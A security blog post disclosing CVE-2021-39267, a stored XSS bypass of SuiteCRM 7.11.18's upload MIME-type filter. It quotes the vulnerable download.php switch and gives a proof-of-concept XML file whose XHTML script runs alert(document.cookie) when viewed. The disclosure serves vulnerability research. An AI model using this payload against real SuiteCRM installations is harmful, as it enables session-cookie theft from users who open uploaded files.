thanhlocpanda

BlogHacking

WRITTEN BY THANHLOCPANDAJULY 31, 2021AUGUST 18, 2021

[CVE-2021-39267] File Upload Bypass SuiteCRM 7.11.18

In the project I was involved in, our customer using the open source SuiteCRM to serve their Business.

I discovered that It allowed user to upload file and execute the file by sending with **&preview=true** in the request of **download.php** or clicking the *"view file icon"* on the UI. Of course, SuiteCRM has limited the allowed file's extension by **$upload_badext** variable.

After checking the allowed files, I decided to find an approach to perform a client-side attack with the uploaded file.

I found a vulnerability from the source code of download.php (**SuiteCRM version 7.11.18**) allowing an attacker to upload malicious files to perform a Stored XSS (Client-side Attack).

$mime_type variable will be checked to ensure that its value is not 'text/html' to prevent a client-side attack. However, attackers can bypass this filter by using another Content-type which can run Javascript on Browser such as: ***text/xml, application/xhtml+xml, application/xml, image/svg+xml, application/hta, etc.***

By uploading malicious files with Content-type which is not **'text/html'** but can execute Javascript on browser, attackers can perform a Stored XSS attack when the user is viewing the malicious files.

This is my Proof of Concept:

1. ***Lines 200-208 in Download.php will replace 'text/html' with 'text/plain' to prevent Client-side Attack***


```
200         switch ($mime_type) {
201             case 'text/html':
202                 $mime_type = 'text/plain';
203             break;
204             case null:
205             case '':
206                 $mime_type = 'application/octet-stream';
207             break;
208         }
209
```

2. ***Create the Malicious XML file***


XSS.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<Query>
    <SearchTerm>
        <script xmlns="http://www.w3.org/1999/xhtml">
            alert(document.cookie);
        </script>
    </SearchTerm>
</Query>
```

3. ***Upload the file we made***



4. *view the XML file*



POSTED IN UNCATEGORIZED.TAGGED CVE, CVE-2021-39267, EXPLOIT, SUITECRM.